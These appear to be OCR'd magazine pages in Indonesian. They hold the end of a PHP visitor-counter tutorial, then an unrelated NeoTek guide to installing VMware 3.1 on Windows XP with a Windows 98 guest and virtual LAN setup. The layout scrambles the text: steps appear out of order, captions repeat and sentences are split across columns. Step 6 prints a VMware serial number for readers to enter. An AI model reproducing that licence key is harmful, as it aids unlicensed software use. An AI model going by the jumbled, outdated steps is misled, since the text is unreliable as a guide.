    tulisfile($str_harian,$f2);proses update
}
//tampilkan variabel konter total dan variabel konter harian
print("Anda adalah pengunjung ke- $harian_konter untuk hari ini, dari total $total_konter pengunjung situs sampai dengan hari ini.");
?>
```

Keterangan:

Secara algoritma source code di atas dapat kita pahami sebagai berikut.

Pada langkah pertama kita membaca kedua file database, baik yang total maupun yang harian. Proses pembacaan akan kita lakukan dengan menggunakan fungsi bacaf1le() yang telah kita definisikan sebelumnya.

Hasil pembacaan terhadap dua file kita simpan dalam variabel-variabel, masing-masing yaitu variabel \$ Baca1 untuk database total, dan variabel \$ Baca2 untuk database harian. Selanjutnya hasil baca dari file harus kita pecah-pecah menjadi suatu array asosiatif, sehingga kita bisa mengambil data yang ada di dalamnya. Langkah ini kita lakukan dengan fungsi explode(), dengan pemecah yaitu karakter tanda pagar (#). Hasilnya kita simpan dalam masing-masing variabel \$h1 dan \$h2. Variabel \$h1 akan merupakan suatu array dengan tiga elemen yaitu elemen ke-0 berisi string "<?", elemen ke-1 berisi data total pengunjung, dan elemen ke-2 akan berisi string "?>". Ingat dalam PHP indeks array selalu dimulai dari angka nol.

Nah, dari ketiga elemen tadi kita hanya membutuhkan elemen pertama saja, maka nilai dari elemen yang berindeks satu ini kita simpan dalam satu variabel khusus yaitu \$total_konter. Sekarang variabel \$total_konter telah berisi data banyaknya pengunjung total. Dengan menggunakan logika yang sama variabel \$h2 akan menjadi suatu array dengan 4 elemen, yaitu elemen ke-0 yang berisi string "<?", elemen ke-1 yang berisi data tanggal, elemen ke-2 yang berisi data banyaknya pengunjung hari tersebut, dan elemen ke-3 yang berisi string "?>". Dari keempat elemen tersebut yang kita ambil adalah elemen ke-1 yang kemudian kita simpan dalam variabel \$tanggal_konter, dan elemen ke-2 yang kemudian kita simpan dalam variabel \$harian_konter.

Selesai sampai di situ proses pembacaan terhadap file-file basisdata. Selanjutnya kita harus mengecek, apakah sesi telah ada atau tidak. Jika anda bertanya buat apa pengecekan sesi ini? Pengecekan sesi ini sangat berguna bagi kita untuk menentukan apakah nilai konter akan dinaikkan atau tidak. Jika sesi telah ada artinya pengunjung tidak pada kali yang pertama membuka page situs kita, sehingga jika kita ingin menghitung jumlah pengunjung secara unik, maka nilai konter tentu saja tidak akan kita naikkan. Sebaliknya jika sesi belum ada maka pengunjung dapat dikatakan sedang membuka halaman situs kita untuk pertama kalinya, maka jumlah konter perlu kita naikkan.

Dihadapkan pada pilihan seperti ini, yaitu untuk memilih apakah suatu blok statement harus dieksekusi ataukah tidak maka kita dapat menggunakan statement If untuk menyelesaikan masalah ini. Caranya mudah saja yaitu dengan memberi kondisi bahwa sesi belum terregistrasi atau sebutlah sesi belum ada. Kita dapat melakukannya dengan menggunakan operator not (!) pada fungsi file_exist(). Jika kondisi ini benar maka blok statement pemroses kenaikan konter dan perubahan pada file database akan dilakukan, namun jika kondisi tidak terpenuhi maka blok statement tersebut akan dilewati begitu saja dan nilai-nilai variabel konter tetap sesuai hasil pembacaan terhadap file basisdata di awal tadi.

Sekarang diasumsikan jika kondisi terpenuhi, maka proses yang pertama kali kita lakukan adalah dengan membuat suatu variabel baru yaitu \$sesi_konter yang dapat kita isi secara sembarang. Variabel ini kemudian akan kita registrasi sebagai variabel sesi. Registrasi terhadap variabel sesi ini kita lakukan dengan menggunakan fungsi session_register(). Setelah variabel sesi kita registrasi, langkah selanjutnya adalah menaikkan nilai variabel \$total_konter. Peningkatan kita lakukan dengan menggunakan operator Increment. Selanjutnya kita membuat suatu

string yang berpola `<?# $total_konter#?>` untuk kita tuliskan dalam file database `total.db.php`. Setelah itu proses penulisan terhadap file dapat kita lakukan dengan menggunakan fungsi `tulisfile()` yang telah kita definisikan sebelumnya.

Masalah berikutnya adalah menentukan isi dari file `harian.db.php` yang akan di-*update*. File `harian.db.php` ini dapat dikatakan unik atau tidak sama dengan file `total.db.php`, karena dalam file `harian.db.php` kita menentukan pula tanggal saat data itu ada. Artinya begitu tanggal berubah, maka total pengunjung harian akan kembali lagi ke awal. Sehingga kita perlu mengecek apakah tanggal yang tertera di file sama dengan tanggal hari ini?

Pertama kita buat dulu suatu variabel yang kita isi dengan tanggal hari ini dengan format "ddmmyyyy" dengan menggunakan fungsi built-in `date()` dengan format "dmY", kita namakan variabel `$sekarang`. Selanjutnya karena ada dua pilihan eksekusi yaitu menaikkan nilai konter atau mengembalikan konter ke nilai awal (dalam hal ini adalah 1) maka kita dapat menggunakan percabangan `if...else` untuk menyelesaikan masalah ini.

Kondisi yang kita asumsikan adalah tanggal yang tertera di file, yaitu yang telah tersimpan dalam variabel `$tanggal_konter`, sama dengan tanggal hari ini, yang telah kita simpan juga dalam variabel `$sekarang`. Ada dua kemungkinan yaitu kondisi terpenuhi atau tidak.

Kemungkinan pertama, kondisi terpenuhi, artinya tanggal sekarang sama dengan yang tertera di file, maka langkah yang kita ambil adalah menaikkan nilai dari variabel `$harian_konter` dengan menggunakan operator increment. Sedangkan kemungkinan kedua adalah tanggal hari ini tidak sama dengan tanggal yang tertera di file, maka langkah yang kita ambil adalah mengembalikan nilai variabel `$harian_konter` ke 1.

Setelah kita dapat menentukan pilihan terhadap nilai variabel `$harian_konter` yang akan diambil selanjutnya kita tinggal membuat suatu variabel yang akan kita isi dengan string yang merupakan isi dari file `harian.db.php`, yaitu dengan format `<?# $sekarang# $harian_konter#?>`. Selanjutnya proses update terhadap file `harian.db.php` kita lakukan dengan fungsi `tulisfile()`. Sampai di sini selesailah proses terhadap variabel-variabel konter.

Langkah terakhir adalah tinggal menuliskan nilai-nilai variabel konter yang telah diproses atau yang tidak diproses (jika sesi telah ada) dengan menggunakan fungsi `print()`. Fungsi ini memiliki fungsi yang hampir sama dengan fungsi `echo()`, yaitu menuliskan pada dokumen.

Referensi:

www.php.net

Situs resmi PHP. Anda dapat men-download manual PHP.

Daftar Fungsi Baru

Nama Fungsi	Syntax	Fungsi
<code>Fopen</code>	<code>Fopen(namafile, mode)</code>	Membuka koneksi terhadap file
<code>Fread</code>	<code>Fread(pointer, panjang string)</code>	Membaca isi suatu file
<code>Fwrite</code>	<code>Fwrite(pointer, string, panjang string)</code>	Menuliskan suatu string ke dalam file
<code>Filesize</code>	<code>Filesize(nama file)</code>	Menghasilkan ukuran file dalam byte
<code>Explode</code>	<code>Explode(string pemisah, string)</code>	Membagi string berdasarkan string
<code>Strlen</code>	<code>Strlen(string)</code>	Menghasilkan panjang suatu string
<code>Session_start</code>	<code>Session_start()</code>	Memulai sesi
<code>Session_register</code>	<code>Session_register(var)</code>	Meregistrasi suatu variabel sesi
<code>Session_is_registered</code>	<code>Session_is_registered(var)</code>	Mengecek apakah suatu variabel sesi telah teregistrasi

Iklan VisionNet
17,6 x 9,35 cm

VMWARE 3.1

INSTALASI MESIN MAYA PADA WINDOWS XP


VMWare tersedia baik untuk Linux maupun Windows. Khusus untuk Windows hanya dapat diinstalasi pada Windows NT/2000/XP. Dengan VMWare, Windows XP anda yang merupakan sistem operasi **host** dapat menyadi wadah bagi sistem operasi **guest**.

Tamu yang dapat dipasangkan pada sistem operasi NT/2000/XP di antaranya DOS, Windows 3.1, 95, 98, ME, XP itu sendiri, NT, Windows 2000, Linux, FreeBSD, sampai Novell Netware.

Dengan VMWare, anda dapat bereksperi-
men dengan berbagai macam sistem operasi
serta berbagai macam distro Linux, langsung
pada Windows XP anda, tanpa harus takut
partisi komputer anda menjadi berantakan.

Selain itu, bila memasang sistem operasi guest yang sama dengan sistem operasi host, anda pada dasarnya menciptakan suatu *virtual sandbox*, suatu lingkungan terpisah untuk menginstalasi berbagai program yang mungkin berbahaya seperti Trojan horse, bereksperimen dengan berbagai macam

Instalasi sistem operasi tamu di bawah sistem operasi tuan rumah.



1 MEMULAI INSTALASI

Apabila CD ROM drive anda menjalankan **autorun**, maka VMWare meminta fitur itu agar *di-disable*. Sewaktu instalasi mungkin anda akan mendapatkan pesan bahwa driver yang akan diinstall untuk virtual adapter belum lolos kompatibilitas XP. Klik saja **Continue Anyway**.


Apabila CD ROM drive anda menjalankan **autorun**, maka VMWare meminta fitur itu agar di-*disable*. Sewaktu instalasi mungkin anda akan mendapatkan pesan bahwa driver yang akan diinstall untuk virtual adapter belum lolos kompatibilitas XP. Klik saja **Continue Anyway**.



2 SEARCH VIRTUAL DISK LAMA

VMWare akan menanyakan apakah anda pernah menginstal VMare versi di bawah 3.0 sebab ekstensi filename-nya berbeda dengan versi 3.0 ke atas. Juga *virtual disk* lama yang ditemukan (apabila ada) akan mengubah ekstensi dan statusnya.


VMWare akan menanyakan apakah anda pernah menginstal VMare versi di bawah 3.0 sebab ekstensi filename-nya berbeda dengan versi 3.0 ke atas. Juga *virtual disk* lama yang ditemukan (apabila ada) akan mengubah ekstensi dan statusnya.



3 INSTALASI SELESAI

Ikuti saja langkah-langkahnya sampai selesai yang akan menghasilkan **icon VMWare** pada desktop. Untuk menjalankan VMWare, komputer harus di-*boot* ulang.


Ikuti saja langkah-langkahnya sampai selesai yang akan menghasilkan **icon VMWare** pada desktop. Untuk menjalankan VMWare, komputer harus di-*boot* ulang.



7 PILIHAN INSTALASI

Ada tiga opsi instalasi: Typical (paling lazim), Custom (dengan device tambahan atau opsi konfigurasi khusus), dan VMWare Guest OS kit (membuat virtual mesin baru dari guest OS yang sudah terpasang). Untuk contoh ini dipilih **Typical** dan klik **Next** untuk melanjutkan.


Ada tiga opsi instalasi: Typical (paling lazim), Custom (dengan device tambahan atau opsi konfigurasi khusus), dan VMWare Guest OS kit (membuat virtual mesin baru dari guest OS yang sudah terpasang). Untuk contoh ini dipilih **Typical** dan klik **Next** untuk melanjutkannya.



8 OS YANG DIDUKUNG

VMWare 3.1 mendukung lebih banyak OS dibandingkan 2.0.3 dan sudah mencakup juga Windows .NET server selain pelbagai Linux, FreeBSD, Netware, MS-DOS, serta pelbagai macam versi Windows. Pada contoh ini kita pilih Windows 98.

VMWare 3.1 mendukung lebih banyak OS dibandingkan 2.0.3 dan sudah mencakup juga Windows .NET server selain pelbagai Linux, FreeBSD, Netware, MS-DOS, serta pelbagai macam versi Windows. Pada contoh ini kita pilih Windows 98.



9 LOKASI INSTALASI

Virtual machine Windows 98 akan diinstal di direktori khusus (yang dapat anda ubah). Anda ditanya tentang koneksi network yang diinginkan. Apabila *guest* diberi akses ke *dia-lup host* ke Internet, pilih **Use network address translation (NAT)**.


Virtual machine Windows 98 akan diinstal di direktori khusus (yang dapat anda ubah). Anda ditanya tentang koneksi network yang diinginkan. Apabila *guest* diberi akses ke *dia-lup host* ke Internet, pilih **Use network address translation (NAT)**.

virus dan *worm generator, exploit*, serta hasil *download* dari Internet yang tidak jelas faktor risikonya.

Bagi redaksi NeoTek, VMWare berguna untuk mengambil *screen shot* dari suatu proses instalasi, seperti langkah-langkah instalasi Linux ataupun instalasi sistem operasi lain. Dengan cara ini, redaksi NeoTek tidak perlu mengambil gambar langkah-langkah instalasi dengan cara memfoto langsung ke layar komputer.

Pada contoh ini kita akan menginstal Windows 98 pada VMWare yang berjalan pada Windows XP. Anda dapat saja mencoba yang lain.


- *Layar pembuka instalasi VMWare 3.1.*
- *Pada CD NeoTek terdapat dua versi VMWare, yaitu VMWare 2.0.3 dan VMWare 3.1 yang penampilannya sedikit berbeda.*



4

PERSIAPAN INSTALASI GUEST


Sebelum mulai menjalankan VMWare untuk menginstal guest *operating system*, pastikan bahwa CD ROM anda selain di-*disable* *autorun*-nya, juga di-*disable* fitur CD Audio-nya. Pada XP klik **Start** → **My Computer**, klik kanan pada ikon **CD ROM** dan pilih **Properties**.



5

DISABLE CD AUDIO


Akan tampil jendela dialog **CD Drive Properties**, pilih tab **Hardware**, pilih nama **CD ROM drive**-nya untuk memunculkan jendela dialog untuk **CD ROM drive** itu. Pilih tab **Properties** dan pastikan **tidak ada centang** di **CD Audio for CD-ROM device**.



6

SERIAL NUMBER & REGISTRASI


Sebelum dapat menjalankan VMWare, anda diminta memasukkan serial number. Ketikkan: **60N88-8DW44-16H77-32KT4** dan setelah itu anda ditanya apakah akan meregistrasi VMWare anda. Pilih saja **Register Later**.



10

VIRTUAL MACHINE TERBENTUK


Virtual machine terbentuk. Di sini alokasi RAM-nya 64 MB (di sini host-nya 128 MB) dan dilengkapi dengan *virtual hard disk*, CD ROM, *floppy*, *network adapter*, serta *USB controller*. Hidupkan *virtual machine* ini dengan meng-klik **Power On**.



11

BOOT KE CD ROM WINDOWS 98

Akan tampak virtual machine ini di-*boot* dan mengakses CD ROM drive yang berisi Windows 98 Installation CD. **Klik sekali** agar *keyboard/kursor/mouse masuk* ke virtual machine. Untuk **keluar** dari virtual machine tekan **Ctrl-Alt** (pada VMWare 2.0.3 berbeda).



12

INSTALASI GUEST OS DIMULAI

Selanjutnya langkah-langkah instalasi akan berjalan seperti biasa. Di sini ditunjukkan bahwa drive C sedang diformat. Jangan kaget! Yang diformat adalah drive C virtual, bukan drive C sungguhan yang ada di mesin XP anda.

VMWARE 3.1

OPTIMASI RESOLUSI DAN VIRTUAL LAN


Virtual Machine dalam network akan dikenal sebagai komputer tersendiri. Anda dapat menginstal Windows 98 dan Linux misalnya pada VMWare for XP. Kedua mesin maya itu akan terhubung ke host serta komputer lain dalam LAN melalui virtual adapter tersendiri.

Untuk mengikutsertakan virtual machine pada LAN, lakukan pengesetan IP address pada virtual adapter yang dapat diakses pada Properties dari ikon Network Neighborhood (pada Windows 98).

Untuk menjalankan ICS (internet connection sharing) misalnya, set agar TCP/IP yang binding ke VMWare adapter (di virtual machine) menetapkan **IP serta gateway secara otomatis**. Pada Windows 98 ini didapat dengan **klik kanan** pada ikon **Network Neighborhood**, pilih **Properties** dan pilih **TCP/IP**.

Pada mesin host (Windows XP) yang terhubung ke Internet, aktifkan Internet Connection Sharing, dengan cara **Start → My Network Places** lalu pilih **View**


Mengoptimalkan resolusi dan mengaktifkan virtual LAN



1

MICROSOFT SCANDISK


Setelah memformat virtual disk C, Windows 98 akan menjalankan **scandisk** sebelum kemudian masuk ke proses instalasi dengan GUI (graphical user interface).



2

WINDOWS 98 SETUP


Akan tampil GUI untuk **setup guest operating system** Windows 98. Klik **Continue** untuk melanjutkan.



3

INSTAL DI C:\WINDOWS


Secara **default**, Windows 98 akan diinstal di direktori **C:\WINDOWS**. Tidak usah khawatir. Inipun cuma **virtual folder**, jadi tidak akan menindih folder instalasi Windows XP anda.



7

PRODUCT KEY DAN SETUP


Sebelum Windows 98 menyelesaikan **setting** untuk hardware dan software yang ada, anda diminta memasukkan Windows Product Key yang terdapat pada manual Windows 98 yang anda beli.



8

SETUP SELESAI

Setup selesai dan anda logon ke guest OS ini. Pada tahap ini resolusi layar dan warna yang tersedia mengikuti VGA standar saja. Untuk memanfaatkan VGA adapter yang ada, **klik teks** di bagian bawah jendela VMWare: **VMWare Tools is not running. Click on this text to install.**



9


INFORMASI INSTALASI

Akan tampil jendela dialog yang menginformasikan bahwa anda akan memanfaatkan sepenuhnya kinerja grafik dan mouse pada **virtual machine** dengan menginstal VMWare Tools. Klik **Install** untuk instalasi.

Network Connection dan klik kanan pada akses Internet anda dan pilih **Properties**, Pilih tab **Advanced** dan pada bagian **Internet Connection Sharing** klik untuk mengaktifkan tanda centang pada **Allow other network users to connect through this computer's Internet connection** dan klik OK. Anda juga dapat men-set Service apa saja yang dapat diberikan pada komputer lain dengan mengklik tombol **Settings**. **Klik OK** dan restart mengaktifkan Internet Connection Sharing.

Lakukan sendiri eksperimen network dengan banyak mesin maya, walaupun komputer riilnya hanya satu!

• Hasil instalasi Windows 98 sebagai Guest OS dengan VMWare 3.1 yang berjalan pada Host OS Windows XP. Terlihat di sini IE dijalankan pada Guest OS Windows 98 untuk mengakses situs Web NeoTek.



4

IDENTIFIKASI KOMPUTER


Anda akan diminta memasukkan **Computer name**, **Workgroup**, dan **Computer description**. Sistem operasi ini akan dikenali pada network anda. Jadi bedakan Computer name dengan yang sudah ada. Gunakan Workgroup yang sama. Di sini workgroup NeoTek.



5

IKUTI LANGKAH-LANGKAHNYA


Ikuti terus langkah-langkah instalasi sampai Windows 98 akan di-restart dan mulai menjalankan Windows 98 untuk pertama kali.



6

USER INFORMATION


Anda akan diminta memasukkan **user information** yang akan digunakan untuk **login** ke guest operating system ini. Selanjutnya klik **Next** untuk melanjutkan.



10

INSTALASI DIMULAI


Instalasi akan berjalan secara otomatis. Apabila karena suatu hal tidak berjalan secara otomatis, maka klik icon My Computer pada desktop dan akan terlihat adanya **virtual disk** khusus yang berisi VMWare Tools. **Double click** virtual disk ini.



11

TRUE COLOR DAN 800 X 600

Klik kanan pada desktop dan pilih **Properties**. Terlihat bahwa kini **virtual monitor** anda telah mampu menampilkan **true color** dan resolusi tinggi. Selanjutnya setup network. Jangan sampai bentrok IP address virtual machine ini dengan mesin lain.



12

NETWORK NEIGHBORHOOD

Pada contoh ini redaksi NeoTek menggunakan dua komputer yang terhubung lewat kabel **cross-over**, tetapi tampak ada tiga komputer pada network sederhana ini. Dua komputer yang pertama terpasang pada mesin yang sama.